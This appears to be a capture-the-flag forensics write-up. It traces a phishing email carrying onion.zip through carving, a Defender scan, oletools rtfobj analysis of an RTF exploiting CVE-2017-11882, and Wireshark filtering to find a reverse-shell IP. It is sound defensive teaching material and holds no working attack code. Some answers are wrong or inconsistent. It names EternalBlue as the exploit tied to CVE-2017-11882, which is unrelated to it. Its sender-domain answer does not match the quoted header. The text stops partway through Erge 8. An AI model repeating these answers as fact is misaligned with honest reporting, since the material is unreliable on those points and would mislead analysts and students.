

Erge

Things to Remember:





























- 1) Read the getting started before reading this write-up.
- 2) All file paths shown are based on the computer used in this write-up.
- 3) Use the Resource page/pdf to see a list all websites and programs used in this write-up.

Erge 1





A malicious zip file was sent via email. Who sent this file?

Solution:

Look at the email files. **Desktop\Artifacts\smtp\alabank.**

This PC > Desktop > Artifacts > smtp > alabank					▼	🔄
Name	Date modified	Type	Size			
 1533669362	8/23/2018 11:58 PM	File	1 KB			
 1533669647	8/23/2018 11:58 PM	File	1 KB			
 1533669872	8/23/2018 11:58 PM	File	1 KB			
 1533670332	8/23/2018 11:58 PM	File	2 KB			
 1533670400	8/23/2018 11:58 PM	File	2 KB			
 1533670776	8/23/2018 11:58 PM	File	1 KB			
 1533670882	8/23/2018 11:58 PM	File	1 KB			
 1533671668	8/23/2018 11:58 PM	File	871 KB			
 1533672479	8/23/2018 11:58 PM	File	22 KB			
 1533672544	8/23/2018 11:58 PM	File	2 KB			
 1533672857	8/23/2018 11:58 PM	File	1 KB			
 1533673692	8/23/2018 11:58 PM	File	42 KB			
 1533674049	8/23/2018 11:58 PM	File	18 KB			
 1533674617	8/23/2018 11:58 PM	File	2 KB			
 1533675440	8/23/2018 11:58 PM	File	1 KB			
 1533675466	8/23/2018 11:58 PM	File	1 KB			
 1533678455	8/23/2018 11:58 PM	File	1 KB			
 1533678932	8/23/2018 11:58 PM	File	2 KB			
 1533680305	8/23/2018 11:58 PM	File	1 KB			
 1533680398	8/23/2018 11:58 PM	File	65 KB			
 1533680610	8/23/2018 11:58 PM	File	1 KB			
 1533682877	8/23/2018 11:58 PM	File	1 KB			
 1533683555	8/23/2018 11:58 PM	File	2 KB			
 1533758082	8/23/2018 11:58 PM	File	1 KB			
 1533760538	8/23/2018 11:58 PM	File	1 KB			
 1533761972	8/23/2018 11:58 PM	File	2 KB			
 1534264976	8/23/2018 11:58 PM	File	1 KB			
 1534265457	8/23/2018 11:58 PM	File	1 KB			

Look for a file with a bigger size. **1534267029**

 1534265457	8/23/2018 11:58 PM	File	1 KB
 1534265726	8/23/2018 11:58 PM	File	1 KB
 1534267029	8/23/2018 11:58 PM	File	8,469 KB
 1534274242	8/23/2018 11:58 PM	File	1 KB

Open the file in Wordpad and look at the sender. This is the file because the email has a zip file attached.

Message-ID:
<d1e47de5dd0693558becf62994f5805f@onionlistserve.com>
X-Sender: noreply@onionlistserve.com
User-Agent: Roundcube Webmail

--=_eba8b245477d418dee76c9098cad7ff1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
format=flowed

Hello AMAYA ALABANKADA,

We have made some updates to our story about Russians hacking
the
presidential election that we KNOW you will find interesting.
Please
check out the content attached!

Best,
Onion Editors
--=_eba8b245477d418dee76c9098cad7ff1
Content-Transfer-Encoding: base64
Content-Type: application/zip;
name=onion.zip
Content-Disposition: attachment;
filename=onion.zip;
size=6418364

UESDBBQAAAAIAA2PDU1vQMMbFO9hAN2k2gAJABwAb25pb24ucnRmVVQJAAOK/nFb
iv5xW3V4CwAB

Answer: noreply@onionlistserver.com (<mailto:noreply@onionlistserver.com>)

Erge 2

What is the name of the zip file with suspected malware that was attached to the email?

Solution

In the same file as above (1534267029), in the content section the attached filename is displayed.

```
X-Sender: noreply@onionlistserve.com
User-Agent: Roundcube Webmail

--=_eba8b245477d418dee76c9098cad7ff1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
    format=flowed
```

Hello AMAYA ALABANKADA,

We have made some updates to our story about Russians hacking the presidential election that we KNOW you will find interesting. Please check out the content attached!

```
Best,
Onion Editors
--=_eba8b245477d418dee76c9098cad7ff1
Content-Transfer-Encoding: base64
Content-Type: application/zip;
    name=onion.zip
Content-Disposition: attachment;
    filename=onion.zip;
    size=6418364
```

Answer: onion.zip

Erge 3

What is the actual filename of the document containing suspected malware in the zip file?

Solution

Carve the file out of the email file from the past two questions with the following commands: **cd Desktop\Artifacts\smtp** , then **carve.py alabank\1534267029**.

```
C:\Users\tracerfire>cd Desktop\Artifacts\smtp

C:\Users\tracerfire\Desktop\Artifacts\smtp>carve.py alabank\1534267029
[+] Email part ID 0: None
==> Content Type: multipart/mixed


[+] Email part ID 1: None
==> Content Length in bytes: 214
==> Content Type: text/plain

[+] Email part ID 2: onion.zip
==> Content Length in bytes: 6418364
==> Content Type: application/zip


Enter the part ID of the email part you would like to carve: 2
Dumping email part ID 2 with filename onion.zip...
Successfully dumped file onion.zip

C:\Users\tracerfire\Desktop\Artifacts\smtp>
```

The file is saved to where the carve.py is saved. Right click on the file, **7-Zip\open archive**



Look at the archive to see the actual filename.




Answer: onion.rtf

Erge 4

What CVE does the malicious document exploit? Enter in the form of CVE-xxxx-xxxxx

Solution

Right click on the file and click on **Scan with Windows Defender**.



Windows Defender says there is 2 threats.

Advanced scans

Run full, custom, or Windows Defender Offline scan.

Threats found. Start the recommended actions.

2

Threats found

5

Files scanned

Clean threats

[See threat details](#)


Click on **See threat details**.

Scan history

View detected threats and scan details.

Current threats

Current threats are items detected by a scan, that require action.

 Threats found. Start the recommended actions.

Start actions

Exploit:O97M/CVE-2017-11882.F
7/25/2019

Severe
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Exploit:O97M/CVE-2017-11882.A
7/25/2019

Severe
▼

Answer: CVE-2017-11882

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
What is the name of the embedded executable in the document?

Solution

Copy **onion.zip** and paste it in the Kali-Linux VM. (Given with the Artifacts.) Click on it twice to unzip.




Copy **oletools** from the tools folder provided.



This PC > OS (C:) > Users > tracerfire > Desktop > Artifacts > ARTIFACTS FOUND

Name	Date modified	Type
login_recompiled	7/24/2019 4:56 PM	File folder
META-INF	7/24/2019 4:44 PM	File folder
7.jpeg	7/25/2019 2:48 PM	JPEG File
download.dat	7/26/2019 4:25 PM	DAT File
exiftool.exe	7/25/2019 10:35 AM	Application
login.jar	7/24/2019 2:58 PM	Executable Jar File
login_recompiled.jar	7/24/2019 4:44 PM	Executable Jar File
login_recompiled.zip	7/24/2019 4:45 PM	Compressed (zipp)
main.exe	7/26/2019 1:32 PM	Application
upload_file	7/25/2019 4:54 PM	File
upload_file1	7/25/2019 4:54 PM	File

Put the onion.rtf file in the same folder as oletools.



On the command line, put the following commands: **cd Desktop\oletools\oletools** (remember this is my path, yours might be different), then **python rtfobj.py onion.rtf**.

```
root@kali:~# cd Desktop/oletools/oletools/
root@kali:~/Desktop/oletools/oletools# python rtfobj.py onion.rtf
rtfobj 0.53.1 on Python 2.7.13 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
=====
File: 'onion.rtf' - size: 14329053 bytes
```

id	index	OLE Object
0	00009A4Fh	format_id: 2 (Embedded) class name: 'Package' data size: 7140777 OLE Package object: Filename: u'e.exe' Source path: u'C:\\fakepath\\e.exe' Temp path = u'C:\\fakepath\\e.exe' EXECUTABLE FILE

Answer: e.exe

Erge 6

What well known exploit did the document run to escalate it's access?

Solution

Look up the CVE from #4 to find the well known exploit.

Answer: eternalblue

Erge 7

What IP address did PC-1 communicate to and set up a reverse shell with? Hint: We think the attack occurred around 12:10 PM ABQ, NM time on 8/14/2018

Solution

Look at **Artifacts\\pcap**. To see the captured packets.

This PC > Desktop > Artifacts > pcaps

Name	Date modified	Type	Size
2018-08-07_09-57-20.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_10-16-48.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_12-09-05.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_12-16-24.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_12-44-28.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_13-05-37.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_13-13-24.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,657 KB
2018-08-07_13-27-40.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,657 KB
2018-08-07_13-42-56.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,657 KB
2018-08-07_13-59-49.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,658 KB
2018-08-07_14-22-13.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,658 KB
2018-08-07_14-36-52.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,658 KB
2018-08-07_14-42-02.pcap	8/23/2018 2:54 PM	Wireshark capture...	97,658 KB

Choose a pcap close to the time given, **2018-08-14_11-40-44.pcap**.

This PC > Desktop > Artifacts > pcaps

Name	Date modified	Type	Size
2018-08-14_10-46-06.pcap	8/23/2018 3:27 PM	Wireshark capture...	97,658 KB
2018-08-14_10-56-31.pcap	8/23/2018 3:27 PM	Wireshark capture...	97,658 KB
2018-08-14_11-20-34.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_11-40-44.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_12-42-28.pcap	8/23/2018 3:29 PM	Wireshark capture...	97,657 KB
2018-08-14_13-06-08.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB

Open with wireshark.

2018-08-14_11-40-44.pcap

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Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
69949	1476.613691	192.168.1.100	192.168.1.1	DNS	74	Standard query 0x0f50 A ntp.ubuntu.com
69950	1476.613712	192.168.1.100	192.168.1.1	DNS	74	Standard query 0x0bc9 AAAA ntp.ubuntu.com
69951	1476.830498	192.168.1.150	13.35.102.60	TCP	74	34996 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 ...
69952	1476.905334	192.168.1.151	192.168.1.150	TCP	1514	56494 → 9200 [ACK] Seq=3333123 Ack=315851 Win=144...
69953	1476.905606	192.168.1.151	192.168.1.150	HTTP	652	POST /_bulk HTTP/1.1 (application/json)
69954	1476.905685	192.168.1.150	192.168.1.151	TCP	66	9200 → 56494 [ACK] Seq=315851 Ack=3334571 Win=242...
69955	1476.905714	192.168.1.150	192.168.1.151	TCP	66	9200 → 56494 [ACK] Seq=315851 Ack=3335157 Win=242...
69956	1477.046765	192.168.1.150	192.168.1.151	HTTP	431	HTTP/1.1 200 OK (application/json)
69957	1477.046806	192.168.1.151	192.168.1.150	TCP	66	56494 → 9200 [ACK] Seq=3335157 Ack=316216 Win=143...
69958	1477.427700	36:4c:5e:a0:32:a7	32:99:59:05:55:06	ARP	42	Who has 192.168.1.20? Tell 192.168.1.1

Filter for the date and time (accounting for the time difference) and the IP address for PC-1(given in the Network map in the Getting started). **frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10**. The first packet has the IP address of **5.101.80.151** and we can infer that's the IP address used to set up the reverse shell.

2018-08-14_11-40-44.pcap

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frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10

No.	Time	Source	Destination	Protocol	Length	Info
69970	1478.568322	5.101.80.151	192.168.1.10	TCP	68	80 → 49218 [PSH, ACK] Seq=36 Ack=791 Win=30336 Len=...
69971	1478.569107	192.168.1.10	5.101.80.151	TCP	68	49218 → 80 [PSH, ACK] Seq=791 Ack=50 Win=65536 Len=...
69972	1478.592829	192.168.1.10	5.101.80.151	TCP	1514	49218 → 80 [PSH, ACK] Seq=805 Ack=50 Win=65536 Len=...
69973	1478.593068	192.168.1.10	5.101.80.151	TCP	83	49218 → 80 [PSH, ACK] Seq=2265 Ack=50 Win=65536 Len=...
69974	1478.593833	5.101.80.151	192.168.1.10	TCP	66	[TCP Window Update] 80 → 49218 [ACK] Seq=50 Ack=7...
69975	1478.593845	5.101.80.151	192.168.1.10	TCP	66	[TCP Dup ACK 69766#1] 80 → 49218 [ACK] Seq=50 Ack=...
69977	1478.880117	192.168.1.10	5.101.80.151	TCP	1514	[TCP Retransmission] 49218 → 80 [PSH, ACK] Seq=79...
69978	1478.880859	5.101.80.151	192.168.1.10	TCP	66	80 → 49218 [ACK] Seq=50 Ack=2294 Win=36224 Len=0 ...
69979	1478.881280	192.168.1.10	5.101.80.151	TCP	76	49218 → 80 [PSH, ACK] Seq=2294 Ack=50 Win=65536 Len=...

Answer: 5.101.80.151

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What command was run on the reverse shell to download an executable?

Solution:

Continue in the pcap file as **Erge_7**.

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No.	Time	Source	Destination	Protocol	Length	Info
69949	1476.613691	192.168.1.100	192.168.1.1	DNS	74	Standard query 0x0f50 A ntp.ubuntu.com
69950	1476.613712	192.168.1.100	192.168.1.1	DNS	74	Standard query 0x0bc9 AAAA ntp.ubuntu.com
69951	1476.830498	192.168.1.150	13.35.102.60	TCP	74	34996 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 ...
69952	1476.905334	192.168.1.151	192.168.1.150	TCP	1514	56494 → 9200 [ACK] Seq=3333123 Ack=315851 Win=144...
69953	1476.905606	192.168.1.151	192.168.1.150	HTTP	652	POST /_bulk HTTP/1.1 (application/json)
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69955	1476.905714	192.168.1.150	192.168.1.151	TCP	66	9200 → 56494 [ACK] Seq=315851 Ack=3335157 Win=242...
69956	1477.046765	192.168.1.150	192.168.1.151	HTTP	431	HTTP/1.1 200 OK (application/json)
69957	1477.046806	192.168.1.151	192.168.1.150	TCP	66	56494 → 9200 [ACK] Seq=3335157 Ack=316216 Win=143...
69958	1477.427700	36:4c:5e:a0:32:a7	32:99:59:05:55:06	ARP	42	Who has 192.168.1.20? Tell 192.168.1.1

Filter the packets with same filter as Erge_7, but add the IP address found in Erge_7. **frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10 && ip.addr== 5.101.80.151.**

